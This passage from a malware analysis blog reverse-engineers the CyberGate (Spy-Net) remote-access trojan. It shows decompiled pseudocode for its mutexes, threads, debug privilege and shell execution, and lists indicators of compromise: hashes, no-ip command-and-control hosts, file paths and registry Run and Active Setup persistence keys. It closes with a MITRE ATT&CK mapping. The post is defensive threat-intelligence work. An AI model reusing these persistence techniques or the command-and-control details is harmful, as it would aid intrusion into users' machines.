207   sub_14003388(&v49, *off_1404AC14, &str__SAIR_2[1]);// _SAIR
208   _SAIR = sub_14003534(v49);
209   _SAIR_Mutex = CreatMutexA(0, 0, _SAIR);
210   if ( GetLastError() == 183 )
211     break;
212   CloseHandle(_SAIR_Mutex);
213   if ( !sub_14006C78(*v0) || (v21 = sub_14006438(*v0), nNumberOfBytesToWrite != v21) )
214   {
```

Process Injection

CyberGate creates thread


```
90  if ( GetLastError() == 183 )
91    ExitProcess(0);
92  CreateThread(0, 0, sub_14044C04, 0, 0, &dword_140537B8);
93  CreateThread(0, 0, sub_140451BC, 0, 0, &dword_140537B8);
94  if ( *off_1404AC5C == 1 )
95  {
96    sub_140015E0(0, &v40);
97    sub_14003480(*v3, v40);
98    if ( !v11 )
99    {
```

Get the id of process

```
113       sub_14007728(v37);
114     }
115   }
116   CurrentProcessId = GetCurrentProcessId();
117   v13 = sub_14005C1C(CurrentProcessId);
118   sub_14005B30(v13);
119   sub_140067F8(&v36);
120   sub_140033FC(off_1404AB24[0], 3, v14, v25, ExceptionList, v36, &str___131[1], &str_logs_dat[1]);
121   if ( *off_1404AB4C == 1 )
```


Then it uses LookupPrivilegeValueA, “SeDebugPrivilege”

malware uses SeDebugPrivilege to get access to debug and adjust the memory of processes owned by any user in the system



Get local Time

In **sub_14006BD0** it fetches the current local time and stores it in the SystemTime structure.



Checking windows version

In **sub_14043A04** » **sub_14043944**

The malware checks for Windows version by checking **dwMinorVersion**

if it is equal to 1 that means that the windows version is:

Windows NT 3.1 or **Windows XP** or **Windows 7** or **Windows Server 2008 R2**

CyberGate creates 3rd mutex `SPY_NET_RATMUTEX`

Then the code sets up two threads

After that it creates 4th mutex `_x_X_PASSWORDLIST_X_x_`

then executes a shell command using ShellExecuteA. If the result of ShellExecuteA is greater than 0x20 (32), the following actions are taken:

- The program sleeps for 1000 milliseconds (1 second).
- The mutex handle MutexA_0 is closed using CloseHandle.

```
177   sub_140058BC(&v35, 0, v23, 0, v22);
178   reg_create_key(HKEY_CURRENT_USER, &str_SOFTWARE_Micros_2[1], &str_PIDprocess[1], v35);// SOFTWARE\Microsoft\ PIDprocess
179   *off_1404AC38 = CreateMutexA_0(0, 0, "SPY_NET_RATMUTEX");
180   CreateThread_1(v40, v41, lpStartAddress, v43, v44, v45);
181 }
182 CreateThread_1(v46, v47, v48, v49[0], v49[1], v49[2]);
183 CreateThread_1(v49[3], v49[4], v49[5], v49[6], v49[7], v49[8]);
184 MutexA_0 = CreateMutexA_0(0, 0, "_x_X_PASSWORDLIST_X_x_");
185 if ( sub_14006C78(*v3) == 1 )
186 {
187   v49[8] = 0;
188   v49[7] = 0;
189   v49[6] = 1;
190   sub_14003534(*v3);
191   if ( ShellExecuteA(v49[6], v49[7], v49[8], v49[9], v49[10], v49[11]) > 0x20 )
192   {
193     Sleep(0x3E8u);
194     CloseHandle(MutexA_0);
195   }
196 }
197 while ( !*off_1404AB14 )
198   sub_14028298();
199 CloseHandle(*off_1404AB38);
200 CloseHandle(*off_1404AC38);
201 Sleep(0x2EE0u);
202 LABEL_34:
203   __writefsdword(0, v49[12]);
204   v49[14] = &loc_1404674D;
205   v25 = sub_140030AC(&v35, 15);
206   sub_14002F24(v25);
207 }
0004559E DllEntryPoint:207 (1404619E) (Synchronized with IDA View-A)
```

The last thing in our malware is this function

```
Data  Unexplored  External symbol  Lumina function
IDA View-A | Pseudocode-A | Pseudocode-B | Pseudocode-C | Hex View-1 | Structures | Enums
1  int __fastcall sub_14028260(MSG *lpMsg)
2  {
3    int v2; // ebx
4
5    v2 = 0;
6    if ( PeekMessageA(lpMsg, 0, 0, 0, 1u) )
7    {
8      LOBYTE(v2) = 1;
9      if ( lpMsg->message != 18 )
10     {
11       TranslateMessage(lpMsg);
12       DispatchMessageA(lpMsg);
13     }
14   }
15   Sleep(0x14u);
16   return v2;
17 }
```

The function checks for a Windows message using **PeekMessageA**. If a message is found and it is not WM_QUIT, the message is translated and dispatched Then it sleeps for 20 milliseconds to avoid busy-waiting and to give other processes some CPU time.

The function returns 1 if a message was processed, otherwise it returns 0.

IOCs

```
Mutexes:

    xX_PROXY_SERVER_Xx
    _x_X_BLOCKMOUSE_X_x_
    _x_X_PASSWORDLIST_X_x_
    _x_X_UPDATE_X_x_
    ***MUTEX***
    ***MUTEX***_PERSIST
    ***MUTEX***_SAIR
Hashes:
    fa7166dc1ce0ea167556d47a16ce8d9cbea652d6cef6b8873c78767ef9485e79
    1fd16ca095f1557cc8848b36633d4c570b10a2be26ec89d8a339c63c150d3b44
    0722a71d9251b626a8c066963a19fe6db4711227c803afc40402c3a3e0fb51fd
    fc50cb7d6cb4f18992363fcba1473464f526d5c574f4bfbdbed9e025a2072bbe
    dbc1e78c7644c07e178acd09bc3b02c230dba253dab5e45e5bcbf4be120a05bc
Network:

    j230uy.no-ip.org:5007
    j230uy.no-ip.info:5007
    j230uy.no-ip.org:5000
    j230uy.no-ip.org:5002
    224.0.0.252
Files:
    C:\\Users\\Admin\\AppData\\Local\\Temp\XX--XX--XX.txt
    C:\\Users\\Admin\\AppData\\Roaming\\logs.dat
    C:\\Users\\Admin\\AppData\\Local\\Temp\\UuU.uUu
    c:\\dir\\install\\spynet\\server.exe
registry:
    \REGISTRY\MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run\HKLM
= "c:\\dir\\install\\spynet\\server.exe"

    \REGISTRY\MACHINE\SOFTWARE\WOW6432Node\Microsoft\Active Setup\Installed
Components\{H1EWWBPB-334P-45N1-UT28-6F0PHX81A73C}\StubPath =
"c:\\dir\\install\\spynet\\server.exe Restart"
```

MITRE ATT&CK

TACTIC	TECHNIQUE TITLE	MITRE ATT&CK ID
Persistence	Boot or Logon Autostart Execution	T1547
	Registry Run Keys / Startup Folder	T1547.001
	Active Setup	T1547.014
Privilege Escalation	Boot or Logon Autostart Execution	T1547
	Registry Run Keys / Startup Folder	T1547.001

TACTIC	TECHNIQUE TITLE	MITRE ATT&CK ID
	Active Setup	**T1547.014**
Defense Evasion	**Modify Registry**	**T1112**
Discovery	**System Information Discovery**	**T1082**

This blog is authored by **Mostafa Farghaly(M4lcode)**.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